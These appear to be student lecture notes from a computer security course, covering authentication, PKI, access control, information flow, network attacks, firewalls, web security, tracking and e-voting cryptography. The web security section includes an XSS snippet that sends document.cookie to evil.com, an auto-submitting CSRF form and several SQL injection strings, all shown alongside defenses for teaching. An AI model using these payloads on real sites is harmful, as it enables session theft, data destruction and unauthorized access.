- require old password to change password

What if user forgets password?

- if hashed password is stored, can only set a new one
- else, can tell them password, BUT how do you know it's not an impostor?
- clever solution by Gmail: if all else fails, we'll give you a new password, but you'll need to wait before trying to log in again. Then legitimate user may log in and see a warning during that time

Preventing spoofing:

- multi-factor authentication: password + something else (e.g. token, app)
- Evidence-based (Bayesian) authentication: treat password entry as evidence, but not 100% certainty
  - then use as much other evidence as possible (e.g. geolocation)
  - other examples: device identity, software version, behavior patterns (especially atypical behavior)
  - if confidence is too low, get more evidence
- distinctive per-user display
- distinctive unspoofable action before login

  Windows CTRL-ALT-DEL before every time you enter password, always taking you to legitimate login screen

user		system
password (p)		random challenge (r)
	$\xrightarrow{\text{name}}$	
	$\xleftarrow{r \text{ (random)}}$	
	$\xrightarrow{\text{PRF}(p,r)}$	

- challenge-response protocol: (sign a challenge value)
  - advantage: eavesdropper can't replay a log-in session
  - spoofer can't impersonate the user later
- use one-time-passwords

  security advantage, but logistical disadvantages: server has to serve more stuff, might run out at an inconvenient time
- hash-chain: user generates random value x_0 then chain with $x_{i+1} = H(x_i)$. The one-time passwords are $x_{n-1}, x_{n-2}, \ldots, x_0$ in this order, and the server checks that each password is the hash of the next password. User remembers x_0 and where in chain they are.
- password + Diffie-Hellman: SPEKE (Simple Password Exponential Key Exchange)

  Use D-H with public prime p, server stores $g = (\text{Hash}(\text{password}))^2 \mod p$

  Results:
  - user, server get shared secret from D-H
  - MITH attack doesn't work
  - user only has to remember a password, not a key

Something you have

Typically, tamper-resistant device stores a key or some cryptographic secret.

It does crypto to prove the user has it.

Something you are

Definition. biometric

Measuring aspect of user's body: fingerprint, iris scan, retina scan, finger length, voice properties, facial features, hand geometry, typing patterns, gait ◇

Basic scheme:

- enroll user: take a few measurements, compute “exemplar”
- later, when user presents self, measure, compare to exemplar; compute “distance” to exemplar
- if “close enough”, accept as valid user, else reject: tradeoff in threshold between false accepts and false rejects

Drawbacks:

- hard/impossible to follow good key hygiene (can’t change aspects of user’s body)
- often requires physical presence
- spoofing attacks; make image of body part, faking tempertature, inductance, etc. (melted gummy bears moulded into finger-shape...)
- measurement is only approximate (need to control false positives and false negatives)
- publicly obversable (eg. DNA, fingerprints)

7 SSL/TLS and Public Key Infrastructure

Note: See piazza for lecture slides

Assumptions when logging in to, say Facebook on a Firefox browser

- Firefox is behaving correctly
- HTTPS certification is working correctly
- Facebook's url is indeed facebook.com

But you must first verify all the above properties when you download firefox
But you must first update IE...

Essentially, you need a chain of digital certificates that verify the signatures on each subsequent certificate or the website in question.

So, who is the entity on top? **Verisign**

- a company in the business of verifying websites
- firefox has decided to trust verisign certificates by default
  But this means firefox must be working correctly, to both verify certificates and trust Verasign!

Essentially, there is a *massive* tree of entities we need to trust to do anything on the internet.

Observations on trust

Trust is not transitive.

The roots of trust are (hopefully a small number of) brands, such as Microsoft, Dell, Mozilla, etc. Ideally, a user does not have to remember all the trustworthy brand urls.

What's **not** here:
wireless routers, the government, ISP.

Even though we don't trust the network, a MITM attack is not possible because of authenticated key exchange and TLS/SSL protocols. Crypto allows us to not trust the network.

Another problem

How does Firefox know that Facebook's cert was signed by Verasign? Because Facebook said so!

So what if Facebook provides a different cert authority?

Theory: We would only accept it if we trust the new CA
Pracice: Firefox comes with a list of trusted CAs. However, if any one of them is malicious, it can certify any other malicious urls and you are screwed.

Attacks

If there exists an adversary (let's call it NSA, for non-specific adversary) and a rogue CA, how might they MITM you?

1. Issue rogue certs for target sites
2. Select users ot target, install MITM boxes at their ISP(s)

How are these attacks detected?

1. Browser remembers old cert and alerts server if "something's wrong" ie. the new one seems suspicious
2. Server notices lots of users logging in from the same IP (or better, the same device fingerprint)

Because it's easily detected, having a NSA MITM-ing seems pretty uncommon.

Public Key Infrastructure

Infrastructure to create, distribute, validate, and revoke certs.

It is comprised of a small number of roots hierarchically certifying various entities. Clients trust these roots, and transitively follow the chain of trust from server back to a root. The standard is X.509 (which has a full spec of thousands of pages. Really).

There are generally cross-links between root CAs in that they certify each other, so that even if you remove root C as a trusted root CA, roots A and B might delegate to C, meaning it is still trusted.

Certificates

Binds an entity to a public key. Signed by some issuer (CA) and contains identity of issuer and an expiration time.

How does a server obtain a cert? The server generates a key pair and signs its public key and ID info with its private key to prove that server holds the private key; also provides message authentication.
The CA verifies the server's signature using the server's public key. Hard problem: How do you know that it's actually the server that's sending the info?
The CA then signs the server's public key with CA key which creates a binding. It the server can verify the key, ID, and CA's signature, it's good to go.

Almost all SSL clients except browsers and key SSL libraries are broken, often in hilarious ways.

Three hard problems

1. Naming and identity verification. How do you know that whoever is requesting a certificate is who they say they are?
2. Anchoring. Who are the roots that are trustworthy?
3. Revocation. If something goes wrong, how can they shut off a certificate?

Naming and identity verification

Zooko's Triangle
For any naming system, you want it to be unique, human-memorable, and decentralized. Pick 2, because you can't get all 3.

Example. Real names are not unique. Domain names are not decentralized. Onion addresses are not human memorable. ◇

Two types of certs

1. **Domain Validation**
   The standard name = DNS name (domain) way of issuing certificates. It's usually automated and email-based.
2. **Extended Validation**
   You see the name of the entity behind the url (eg. Microsoft). Browers show you the name in the URL bar and/or a green lock. The browser doesn't need to check the url in this case.

Anchoring

Which roots should you trust? If you can issue certs, you can run MITM attacks on certs.

Revocation

This is different from expiration (which is for normal key hygiene). It involves

1. Authenticating the revocation request

   If you're not careful, it is an easy DOS! Also can't ask for an old key because the entity might not have it.

   Solution: Sign a revocation request every time you get a new key and "lock away" this request. If anything happens, you can send the revocation request.

2. Keeping clients up to date

   Offline model: Certificate revocation list; issue an "anti-certificate"

   Online model: OCSP (online cert status protocol) is a CA's server that can be queried for certificate statuses in real time

Note that revocation often fails in practice. Most browsers only check for EV certs, which can be 6 months out of date.

So what happens when a CA doesn't respond? What should your browser do?

- Can't just not give you access; this would mean that the entire internet is broken when CA is down.

Sites like Facebook are probably better at keeping their site up than VeriSign. Also, it's an easy DOS attack to take down a CA.

Result: Browser just goes ahead if CA is down.

8 System Security

The Clipper Chip
This was a chip that implemented strong symmetric encryption; however it had a *law enforcement access field* (LEAF), which gave the US government a backdoor to your data. Basically, if you wanted strong crypto you sacrificed privacy in the eyes of the government.

The sender uses an 80 bit sessions key, a 32 bit unit key, and a 16 bit checksum value to create a unit key. Encrypt the unit key again and you get a family key (called a leaf) that is common to all chips.

Secure system design

Secure components

- in isolation (interaction only through approved interfaces)
- and access control (where access control = authentication; who is asking?)
- plus authorizaton (does the asker have the authority?)

Authorization

1. Access control matrix/list (like a bouncer with a list)
2. Capabilities (like a physical key to open a lock)

Access control matrix
SUBJECT wants to do VERB on OBJECT
- Are we going to allow it?

Policy: a set of allowed (subject, verb, object) triplets. So we have two questions now:

1. How is policy set?
2. How is policy enforced?

Subjects and Objects

The subject is a process and the object is some resource (file, open network connection, window, etc). We tend to use labels to simplify policy, and set policies based on these labels.

Example. Label a process with a userid, given that there is a limited set of users. ◇

But things can get complicated

Example. Alice runs a program written by Bob. The program is a text editor and the file is code for Alice's startup.

How to label this program?

- Treat as Alice: program can steal Alice's data
- Treat as Bob: Alice can read Bob's files

The common approah in OS (like Linux) is to setuid, where Bob decides if the program runs as himself or the invoker. ◇

Storing the policy information

Access control matrix
Matrix of subjects vs. objects with allowed verbs in each cell. The downfall with these is that you get a really really big matrix with lots of empty cells; it's inefficient.

Profiles
For each user, they have access to their row of the matrix

Access Control List (ACL)
This is the most commont approach: For each objct, (subject, verb) pair, list whether it's allowed or not

Who sets up the ACL?

- Centralized, top-down policy

  Pro: Might be done by someone well-trained, might be required to be top-down (eg. medical and educational records)

  Con: Inflexible, slow (for example, might have to call a help desk)

- Decentralized

  Pro: super flexible

  Con: mistake-prone

- Mixed

  Owner can choose, within limits set by a centralized authority

Groups
Logically: a set of users or groups, such that you can give access to a group.

Advantages: Makes ACLs shorter, easier to understand. The group name may describe the reason for access in the system.

Roles
If a person "wears several hats," you can have a role for each "hat". A user can step in/out of roles.

Traditional Unix file access

A file belongs to one user or one group. The ACL for each operation contains some subset of (user, group, everyone).

setuserid bit: if executed, treat as file owner if setuid == true and treat as invoker if setuid == false.

Capabilities
"The bearer may do VERB on OBJECT"
By definition, if you have the capability, you can do the operation.

- Cryptographic

  Example. (VERB, OBJECT, PRF(k, VERB || OBJECT)) where k is known only to the system. If you know the key k, you have the capability. ◇

  Pros: totally decentralized

  Cons: if capability leaks, everyone theoretically can get capability. Revocation is hard to do.

- OS tracking

  OS keeps track of which capabilities you have, you name them by index

Authorization Logics

Formal logics, with **primitives** for PRINCIPALS (users, groups), OBJECTS, and PERMISSIONS and **rules** for delegation.

So, a user might present a bunch of true statements ("I am part of this group, Felton says that this group has access, etc.") and the engine identifies if the logic implies that the user has permissions to access the file.

OR the system might require the user to come up with a proof that they have access privileges, in the form of a proof with formal logic.

9 Secure Programming

Information flow: how to control propagation of information within a program or between programs on a system where there is some confidentiality requirement.

Consider a program $P(v, s, r)$:

- v: visible (public) input
- s: secret input
- r: randomness (secret)

Output: all visible actions of program but doesn't leak secret input

Does the output of P leak information about s? Define a game against adversary where he provides s_0 and s_1. We announce $P(v, s_b, r)$ where $b \in \{1, 0\}$ and r is secret and random. The adversary guesses what b is. Security is defined by the adversary having no strategy that nets him a a non-negligible advantage in finding b.

How to enforce non-leakiness?

Unlike with previous properties, cannot enforce by watching P run. (Just because no output came out doesn't mean there wasn't a leak - "dog that didn't bark problem"). It's inherently necessary to consider what-ifs that differ from what you actually saw

Lattice model

General model for information flow policy

Definition. Lattice

$(S, \sqsubseteq)$, S: set of labels, $\sqsubseteq$: partial order such that for any $a, b \in S$, there exists a least upper bound $u \in S$ and a greatest lower bound $l \in S$.

least upper bound of a, b:

- $a \sqsubseteq u$ and $b \sqsubseteq u$ and for all $v \in S$, $a \sqsubseteq v$ and $b \sqsubseteq v \Rightarrow u \sqsubseteq v$

partial order:

- reflexive: $a \sqsubseteq a$
- transitive: $a \sqsubseteq b$ and $b \sqsubseteq c$, then $a \sqsubseteq c$
- asymmetric: $a \sqsubseteq b$ and $b \sqsubseteq a$, then $a = b$

◇

Example. Lattices

1. linear chain of labels:

   public $\sqsubseteq$ confidential

   unclassified $\sqsubseteq$ classified $\sqsubseteq$ secret $\sqsubseteq$ top secret

2. compartments (eg. project, client ID, job function)

   label (project) is set of states (project 1, project 2, etc.), $\sqsubseteq$ is subset

3. org chart

   label is node in chart, $\sqsubseteq$ is ancestor/descendant

4. combination/cross product of lattices

   label is (S_1, S_2), $(A_1, B_1) \sqsubseteq (A_2, B_2)$ iff $A_1 \sqsubseteq A_2$ and $B_1 \sqsubseteq B_2$

◇

Enforcing flow in a program

At each point in the program, every variable has a label (that comes from the lattice we're using). Inputs are tagged with label, outputs are tagged with a requirement. Labels are propagated when code executes:

$$a = b \Rightarrow \text{label}(a) = \text{label}(b)$$

$$a = b + c \Rightarrow \text{label}(a) = \text{LUB}(\text{label}(b), \text{label}(c))$$

Where LUB = Least Upper Bound. "Go to a place that's at least as well protected as b and at least as well protected as c."

Before providing output, check that state of output value is consistent with policy. Allow the output of a value v where L is required if and only if $\text{label}(v) \sqsubseteq L$

But this isn't enough (only monitoring and rejecting when inconsistent with policy) – "dog that didn't bark". **A troublesome example:**

```
// label(a) = ‘‘secret’’
b = 0;  // 0 isn’t secret, so b is set to unclassified
if (a > 5)  b = 1;  // Requires static (compile-time) analysis to get right
output b;   // Says something about a, so should be labelled as secret
```

Static analysis won't catch all, but will catch some of the leaks.

Problem 1: conservative analysis leads to being overly cautious

Problem 2: timing might depend on values

Problem 3: "covert channels"; shared resource channels might reveal clues about, for example, what files are being opened and what secret(s) that might affect.

What if you can't prevent a program from leaking the information it has?

Bell-LaPadula model: lattice-based information flow for programs and files

- every program has a label (from lattice): what it's allowed to access
- every file has a label: what it contains
- Rule 1: "No Read Up" - Program P can read File F only if label(F) $\sqsubseteq$ label(P)
- Rule 2: "No Write Down" - Program P can write File F only if label(P) $\sqsubseteq$ label(F); Programs can't talk to "lower" files so as not to leak information

Theorem. *If label(F_1) $\sqsubseteq$ label(F_2) and the two rules are enforced, then information from F_2 cannot leak into F_1.*

Problems:

1. expections (need to make explicit loopholes in system to allow)
   - declassification of old data
   - aggregate/"anonymized" data
   - policy decision to make exception
2. usability - system can't tell you if there are classified files in a directory you're trying to delete or no space on disk for you to add a file
3. outside channels - people talk to each other outside the system

This, so far, has been about confidentiality. Can we do the same thing for integrity?

Example. Any program is able to delete a file and overwrite "secret plans". Our program/file is public, so it can write UP and replace contents of "secret plans". This is bad. ◇

Biba model: (B-LP for integrity)

- Rule 1: "No Read Down"
- Rule 2: "No Write Up"

B-LP model and Biba model at the same time?

- if use same labels for both (high confidentiality = high integrity), then no communication between levels
- if different labels, then some information flows become possible, but could result in being much more difficult for users

- especially with static program analysis, things become conservative and flexibility is lost
- result: usually focus on confidentiality or integrity and let humans worry about this outside of the system

The takeaway is that information flow tools are useful for preventing yourself from making mistakes, but not so useful to protect against an adversary.

Back to crypto... [a note from 2012]

Secret sharing:

- divide a secret into "shares" so that all share are required to reconstruct secret
  - 2-way: pick a large value M, secret is some s, $0 \leq s < M$
    pick r randomly, $0 \leq r < M$
    shares are r, $(s - r) \mod M$
    to reconstruct, add shares $\mod M$
  - k-way: shares $r_0, r_1, \ldots, r_{k-2}$ random, $(s - (r_0 + \cdots + r_{l-2})) \mod M$
  - can also construct degree k polynomials such that k values are needed to reconstruct
- suppose RSA private key is (d, N), shares $(d_1, N), (d_2, N), (d_3, N)$ such that $d_1 + d_2 + d_3 = d \mod (p-1)(q-1)$
  $\left(X^{d_1} \mod N\right)\left(X^{d_2}\right)\left(X^{d_3}\right) = X^{(d_1+d_2+d_3) \mod (p-1)(q-1)} \mod N = X^d \mod N$
  (splits up an RSA operation)

10 Securing network infrastructure

The internet is a network of networks. Each network is an “autonomous system” such as ISPs. For example, Princeton is one autonomous system. Each autonomous system is run by a separate administrator, and they connect together at exchange points. There are about 40,000 autonomous system numbers assigned.

Internet routing
Routing is based on BGP (border gateway protocols). BGP is how autonomous systems talk to each other about routing information. IP is the actual routing protocol.

Shortest path routing
This is a simplified way of viewing BGPs. Think of each autonomous system as a single node.

- routers talk to each other
- they exchange topology and cost info
- each router calculates the shortest path to destination based on its neighbors’ distances

  “If my closest neighbor can get to destination in 4 steps, then I can get there in 5 steps”

  BUT routers can lie about paths and costs
- router calculates the next hop based on neighboring path costs
- router forwards packet to the next hop

An adversary node can lie about its costs and route packets to itself. There might exist a tunnel for packet reinjections if Z and Z’ are both adversarial. Then, Z can modify all packets and send it to Z’ for reinjection. This is called prefix hijacking

Prefix Hijacking

(This often happens as a result of accidental misconfiguration).

Example. China “hijacked the internet” when it announced route to a random-ish 15% of the internet. It is an autonomous system (AS) big enough that it didn’t get crushed under the load, and simply forwarded the traffic while the user did not notice anything. ◇

Malice is unlikely through prefix hijacking

1. can’t bypass app-level encryption

2. can't store all the traffice
3. it's very easily detectable

How to defend?

Can crypto help? Remember that AS's can lie about their own links and costs and about what other nodes said. So, crypto *can* prevent lying about what neighbors said but it *can't* prevent lying about your own links.

Routing relies on trust
It is a different adversary model compared to application-layer security.

- small number of AS's
- AS's are well known
- and physically connected
- AS's also don't want to advertise shorter paths than reality because then they will likely be overloaded with traffic and go down

All of the above are natural protection against attacks. It's not an ideal setup, but it's not terrible either. Is there a much better way to design BGP if we were to do it over? Unclear.

IP packet

These contain source and destination IP addresses. Can these things be spoofed?

- source IP? yes
- destination IP? no, that doesn't even make sense

Nodes can only verify claimed source address back one hop; this is why IPs are spoofable. For example, DoS attacks spoof their return IP addresses.

Ingress/egress filtering

(This is what takes place at the "gateway" of the AS)

Ingress filtering: discard incoming packet if source IP is inside the AS (because why would that happen in real life? It wouldn't). This protects against types of DoS. Potects yourself.

Egress filtering: discard outgoing packet if source IP is outside. This protects against types of DoS if adversary takes over internal computer and tries to send DoS packets. Protects the rest of the internet.

DDoS is easy if you have a lot of zombies
More difficult: DoS from a single machine with more traffic than machine is capable of. So the goal? Amplication of traffic volume.

Smurf attack
Attacker broadcasts ECHO request with spoofed source IP address (this is the victim's IP address). All networks hosts (broadcast recipients) hear broadcast and respond. Except they respond to the victim, who is overwhelmed with traffic.

DNS attacks

DNS: The system that takes a domain name and translate it into an IP address.

User requests example.com → recursive name server → root server → recursive name server → TLD name servers → recursive name server → thousands of name servers → recursive name server → 192.168.31

Root servers
Requests are delivered to the root server who is closest and available.

Cache poisoning
In the words of Wikipedia: "DNS spoofing (or DNS cache poisoning) is a computer hacking attack, whereby data is introduced into a Domain Name System (DNS) resolver's cache, causing the name server to return an incorrect IP address, diverting traffic to the attacker's computer (or any other computer)."

Prevention: DNSSEC

DNS root servers: root of trust
DNS hierarchy: chain of trust; each name server signs public keys of servers it delegates to. Resolvers and some clients have root public keys built in. This only authenticates – no encryption.

Crypto and layers

Crypto can be incorporated into different layers:
Secure sockets layer (SSL) and transport layer security (TLS)

- Application level security (or rather, between application and transportation)

- Authentication hostnames, encrypts sessions over TCP
- Keys verified using certs/certificate authorities

IPSec

- Network layer security
- Authenticates IP addresses, encrypts IP packets
- Keys are distributed/verified by DNA or manually
- It's a mess because (1) key distribution sucks (2) authenticating IP addresses is hard for user to sanity check (3) network level is hard to implement since IP is stateless

NSA MUSCULAR
NSA was physically tapping into links between Google data centers, and between Yahoo data centers. IPSec would have stopped this.

11 Firewalls and virtual private networks

POODLE attack

1. Become a network MITM
2. inject code into an http page that the victim visits; code runs in victim's browser
3. attacker's code connects repeated to (for example) https://mail.google.com/
4. attacker forces use of legacy SSL3 protocol
5. exploit SSL3 to see plaintext
6. get victim's authentication cookie for gmail
7. impersonate victim :(

Specifically, how is (4) done?
Version negotiation: both endpoints discuss which version of the secure protocol to use. Negotiation must begin in cleartext since you can't start encrypting until you know which encryption methods the other party can use. MITM can pretend that both sides can only use SSL3, called a **version downgrade attack**.

Defense: sign the exchange and ensure that what A sent is what B saw.

The downgrade dance
If, for some reason, negotiation fails a number of times, both sides just use SSL3. A MITM attack can also exploit this to force both sides to use SSL3.

Okay, so now how is (5) done?
How does SSL3 perform "authenticated encryption"?
Block cipher in CBC mode: $E(x||M(x))$. An adversary can mess around with the padding and not get caught because the padding is garbage (as opposed to 10*). There's a 1/256 chance of finding one byte. The adversary can then shift the stream of bytes and read the message.

Firewalls and VPNs

Perimeter defense

- separate outside from inside
- monitor the boundary
- block incoming stuff that's bad or "weird"

Firewall = perimeter defense for network

Simple firewall: inside = “clients” only (end users; eg. tablets, phones, computers)
Policy: allow connection if initiated from the inside.
Implementation: packet filter that allows outgoing packets and blocks incoming if non TCP or TCP SYN (connection initiation)

Firewall Admin/Security

This is important because it controls the network communication, and is a MITM by definition. It (1) shuts off/limits network services on the firewall itself and (2) should accept connections only from the inside.

Initiating a TCP connection involves a 3 step package exchange handshake.

Network Address Translation
aka NAT
Your whole network shares a single “real” IP address. Outsiders cannot target a machine inside the network because they aren’t even addressable from the outside. It’s also a nice setup because you only need to buy one IP address from the network provider.

NAT keeps a translation table of inside IP addresses to their outside IP address equivalents. For example, $10.0.0.13 : 85 \Rightarrow 11.12.13.14 : 2015$ where the former is the inside address and the latter is the outside.

NAT maintains the illusion of IP addresses for inside destinations so that both sides can communicate without know NAT is in the middle.

Building/maintaining translation tables
Add an entry when an outgoing packet is initiating a TCP connection.
Tear down an entry when

- see an orderly shutdown of a TCP connection
- unused for a long time

  Keep-alives (little packets sent periodically) exist to keep this from happening

  OR if endpoints need to use the connection again, the connection will be broken. This is fine.

Fictitious IP address ranges
Four numbers, each represent a byte.
10.*.*.*
192.168.*.*

Supporting your own servers

If you want to have your own server inside the autonomous system, how might you set it up?

1. Exception in your NAT rules to allow outside to access your server.

   Downside: If your server is compromised, the attacker has access to your internal network/have gotten past your firewall

2. Put the server on the outside

   Downside: You don't have direct access to the server, also probably more expensive. Though, we're trending towards this approach

3. DMZ approach: inside network – firewall – server – firewall – THE INTERNET

   Downside: It's more complicated since it has more firewalls

4. Single firewall, but with two servers: public and private. Incoming emails would be delivered to the public server. A siphon pulls messages from the public server into the private server, where users can get to the emails. The siphon is presumably strong and encrypted.

12 Web Security

Note: see piazza for lecture slides

Two sides of web security

1. browser side
2. web applications
   - written in php, asp, tsp, ruby, etc.
   - include attacks like sql injection

Some web threat models include passive or active network attackers, and malware attackers, who control a user's machine by getting them to download something.

Browser execution model

1. Load content
2. Renders (processes html)
3. Responds to events
   - User actions: onClick, onMouseover
   - Rendering: onLoad
   - Timing: setTimeout(), clearTimeout()

Javascript
There are three ways to include javascript in a webpage: `inline <script>`, in a linked file `<script src="something" >`, or in an event handler attribute `<a href="example.com" onmouseover="alert(‘hi’)" >`
The script runs in a "sandbox" in the front end only.

Same-origin policy
Scripts that originate from the same SERVER, PROTOCOL, and PORT may access each other/each other's DOMS with no problem, but they cannot access another site's DOM. The exception to this is when you link js with a `<script src="" >`.

The user is able to grant privileges to signed scripts (UniversalBrowserRead/Write)

Frame and iFrame
A Frame is a rigid division. An iFrame is a floating inline frame. They provide structure to the page and delegate screen area to content from another source (like

youtube embeds). The browser provides isolation between the frame and everything else in the DOM.

Cookies

After a request, a server might do `set-cookie: value`. When the browser revisits the page, it will `GET ... cookie: value` and the server responds based on that cookie.

Cookies hold unique pseudorandom values and the server has a table of values. So, cookies are often used alongside authentication. BUT it's only safe to use cookie authentication via HTTPS; otherwise, someone can read the "authenticator cookie".

CSRF: Cross-Site Request Forgery

The same browser runs a script from a good site and malicious script from a bad site. Requests to the good site are authenticated by cookies. The malicious script can make forged requests to the good site with the user's cookie.

- Netflix: change account settings
- Gmail: steal contacts
- potential for much bigger damage (ie. banking)

How might this happen?

1. User establishes session with victimized server
2. User visits the attack server
3. User receives malicious page

   ```
   <form action="victimized server page form">
       <input> fields </input>
   </form>
   <script> document.forms[0].submit() </script>
   ```

4. attack server sends forgest request to victimized server via the user and this form

Login CSRF
Attacker sends request so that victim is logged in as attacker. Everything the victim does gets recorded on the attacker's account; or, if the victim is receiving incoming payments/messages, the attacker will get them.

CSRF Defenses

- Secret validation token `<input type="hidden" value="1124lfjq2l3ir" >`

  You want to bind the sessionID to a particular token. How? (1) a state table at the server or (2) HMAC of sessionID

- Referer validation (in the header). An attacker script will say that referer is "attacker.com"

  Lenient: referer in header=optional
  Strict: referer in header=required

  To prevent login CSRF, you want strict referer validation and login forms submitted over HTTPS. HTTPS sites in general use strict referer validation. Other sites use ROR or frameworks that implement this stuff for you.

- Custom HTTP header. `X-Requested-By:  XMLHttpRequest`

Cross Site Scripting (CSS)

Example. evil.com sends the victim a frame:

```
<frame src="naive.com/hello?name=
    <script>window.open('evil.com/steal.cgi?cookie='' + document.cookie)</script>
">
```

Then, naive.com is opened and the script is executed, where the referer looks like naive.com. The naive.com cookie is sent as a parameter in a request to evil.com, and steal.cgi is executed with the cookie. ◇

Other CSS risks

A form of "reflection attack" can change the contents of the affected website by manipulating DOM components. For example, an adversary may change form fields.

Defenses

1. Escape output so that in the above example, you would display

   `$lt;script$gt; post(evil.com, document.cookie) ...`

   instead of executing a script

2. Sanitize inputs by stripping all tags <>

SQL injection

Example. `'); Drop Tables; --`
deletes tables ◇

Example. `SELECT * WHERE user ='' OR WHERE pwd LIKE '%'`
will select every row and login with their credentials. ◇

Example. `authenticate if username="valid_user" OR 1=1`
$1 = 1$ is always true, will give you data/allow you to login. can then setup account for bad guy on DB server itself. ◇

Example. `... UNION SELECT * FROM credit cards`
can pull data from other tables ◇

Defenses

- Input validation

  Filter out apostrophes, semicolons, %, hyphens, underscores. Also check data type (eg. make sure an integer field actually contains an int)

- Whitelisting

  Generally better than blacklisting (like above) because

  - you might forget to filter out certain characters
  - blacklisting could prevent some valid input (like last name O'Brien)
  - allowing only a well-definied set of safe values is simpler

- escape quotes
- use prepared statements
- Blind variables:

  `?` placeholders guaranteed to be data and not a control sequence

13 Web Privacy

Note: see piazza for lecture slides

Third parties

Third parties (ie. not the site you're visiting), typically invisible, are compiling profiles of your browsing history. There is an average of 64 tracking mechanisms (visible) on a top 50 website, and possibly more invisible ones!

Why tracking?
Behavioral targeting: Send info to ad networks so that user interests are targeted.(Online advertising is a huge and complicated industry)

Trackers include cookies, javascript, webbugs (1px gifs), where a third party domain is getting your information.

The market for lemons
George Akerlof, 1971
"Why do people still visit websites that collect too much data?"

1. buyers/users can't tell apart good and bad products
2. sellers/service providers lose incentive to provide quality (in the case of the internet, privacy)
3. the bad crowds out the good since bad products are more profitable

Issues with tracking

- intellectual privacy
- behavioral targeting
- price discrimination
- NSA eavesdropping!

Aliasing
If you visit hi5.com with subdomain ad.hi5.com but DNS redirects to ad.yieldmanager.com. Your browser is tricked since this works even if you block 3rd party cookies.

Tagging

Placing data in your browser

These include etags, cookies, content cache, browsing history, window.name, HTTP STS, etc. With HTTP STS in particular, it can be exploited to tag your browser.

Definition. A server can set a flag in a user's browser that says that a certain site can only be accessed securely, through https ◇

HTTP STS tagging exploit
A server can set 1 bit per domain in the sense that the "must use https" flag is either on or off. Now, let's say that IDs are 32-bit integers. The server can create 32 subdomains and set tracking bits according to the ID by embedding the request to each subdomain in the page.

Fingerprinting

Observing your browser's behavior via things like

- user-agent
- HTTP ACCEPT headers
- installed fonts
- cookies enabled y/n?
- screen resolution

If you add/hash together all this information, you can likely get a unique fingerprint for your browser! ie. Panopticlick.com

Anonymous vs. Pseudoanonymous vs. Identity
Truly anonymous shouldn't be able to track you under a pseudonym in a different session. (How the Internet started)

Pseudononymous can tell when same person comes back but don't know real-life identity. (Internet post-cookies)

Identity can get back to real-life identity.

More ways for websites to get your identity

1. Third party is sometimes a first party: have first party relationship with social networking sites but they're also as widgets on other pages

   Example: Facebook's Like button – even if you don't click it, Facebook knows you were on that page

2. Leakage of identifiers:

   ```
   GET http://ad.doubleclick.net/adj/...
   Referer:  http://submit.SPORTS.com/...?email=jdoe@email.com
   Cookie:  id=35c192bcfe0000b1...
   ```

   Identity has been compromised now and in the future

3. Third party buys your identity: free iPod scam passing your email to first party site

Security bugs:

- http://google.com/profiles/me redirects to http://google.com/profiles/randomwalker

  In firefox, can put the url in a script tag, JavaScript throws error which includes the url, giving randomwalker or other identity just from visiting this random page

  Mozilla's solution: only tell original, not redirected URL
- Google spreadsheets: people don't necessarily understand can be public

  Can specify all in URL in search to get public spreadsheets

  Can embed invisible Google spreadsheet and look at "Viewing now" on another machine– how to tell which of these users to serve what to? Use lots of different spreadsheets. Assign users to a subset of 10 spreadsheets, and then chance of overlap pretty low.

  Google fixed by showing user as Anonymous when on a public spreadsheet even when logged in, revealing identity only if explicitly shared with that user (and the user accepted).

How security bugs contribute to online tracking

This entire section from 2012

- History sniffing and privacy:

  CSS :visited property; how can the web page figure out the color? Check in JavaScript

  - getComputedStyle()
  - cache timing: on page, try to download something as embedded; if visited before, faster due to caching
  - server hit: based on if browser downloads image or not

- Identity sniffing:

  - All social networking sites have groups that users can join
  - Users typically join multiple groups, some of which are public
  - Group affiliations act as fingerprint
  - Predictable group-specific URLs exist

  Look through memebers of groups and see who matches in all the groups the user has joined

  Fix as browser: ensure that a site can't see what color a link is by keeping track of who (browser's rendering component vs programmatic component) is making the query

  Fix as social network: make the URLs not predictable

- One-click fraud: Display IP address and approximate location, so user assumes the site knows who you are

  What if the website actually has your identity and makes a credible threat?

- Not a bug:

  Facebook's instant personalization: Facebook tells partner sites who you are

Defenses

1. **Referer blocking**

   Two drawbacks: (1) many sites check these for CSFR defense. Blocking all referer headers will break websites.

2. Third-party cookie blocking

   Relatively little breakage, but doesn't prevent fingerprinting.

   Safari's cookie blocking policy: It blocks third party cookies unless user is submitting a form, or browser already has cookie from the same party (eg. a facebook "like" button still works).

   Google ad network tried getting around this by using invisible forms

3. "Do not track" option in browsers

4. HTTP request blocking

   Compile and maintain a list of known trackers based on domain names and regexes. The user installs a browser extension (like adblock plus), which downloads the above list and blocks requests to objects on the list.

   Drawbacks: False positives/negatives; need to trust the list.

14 Electronic voting

Requirements

- only authorized voters can vote
- $\leq$ 1 ballot per voter
- ballots counted as cast
- secret ballot; ”receipt-free” (cannot prove to 3rd party how you voted)

Logically, this involves two steps: (1) cast ballot into ballot box and (2) tally ballot box to get result.

Old fashioned paper ballots are cheap to operate, easy to understand, but problematic if ballot is long/complex. Trickery is possible to: For example, *chain voting* is when “goons” fill out a ballot and coerce people to deposit that ballot into the box and return the blank one to them; repeats. There needs to also be a chain of custody on the ballot box.

End-to-End (E2E) crypto voting

Example. Benaloh

1. voter encrypts ballot, casts ciphertext ballot
2. system publishes the ciphertext (CT) ballot on a public bulletin board
3. at the end of the election, tally the votes.

   (1) shuffle and reencrypt CT ballots
   CT ballots can’t be matched to originals; trustees collectively decrypt CT ballots

   (2) reencrypted CT ballots public, anyone can do tally

◇

The tricky part is reencryption.

Definition. Randomized encryption: One plaintext can go to many possible cipher texts ◇

Definition. Rencryption means that given ciphertext C, compute reenc(C) [randomized] such that

$$\text{decrypt}(\text{reenc}(C)) = \text{decrypt}(C)$$

Additionally, (C, reenc(C)) needs to be indistinguishable from (C, reenc(C')). Essentially, so you can't figure out which reencryption goes with which of the inputs. ◇

El Gamal encryption method

- Public parameters g, p (like Diffie-Hellman)
- Private key: x
- Public key: $g^x \mod p$
- to encrypt message m
  - pick random value r
  - compute $(g^r \mod p,\ mg^{rx} \mod p)$
  - To decrypt with private key? Given (A, B) compute $A^{-x}B \mod p$

Reencryption in El Gamal

- Given (A, B), generate random r'
- Compute

$$\begin{aligned}(A * g^{r'} \mod p,\ B * g^{r'x} \mod p) &= (g^r * g^{r'} \mod p,\ mg^{rx}g^{r'x} \mod p)\\ &= (g^{r+r'} \mod p,\ mg^{(r+r')x} \mod p)\end{aligned}$$

- We see that $r + r'$ can decrypt the message! Also, these two CTs are indistinguishable!

How do we know shuffler didn't cheat?
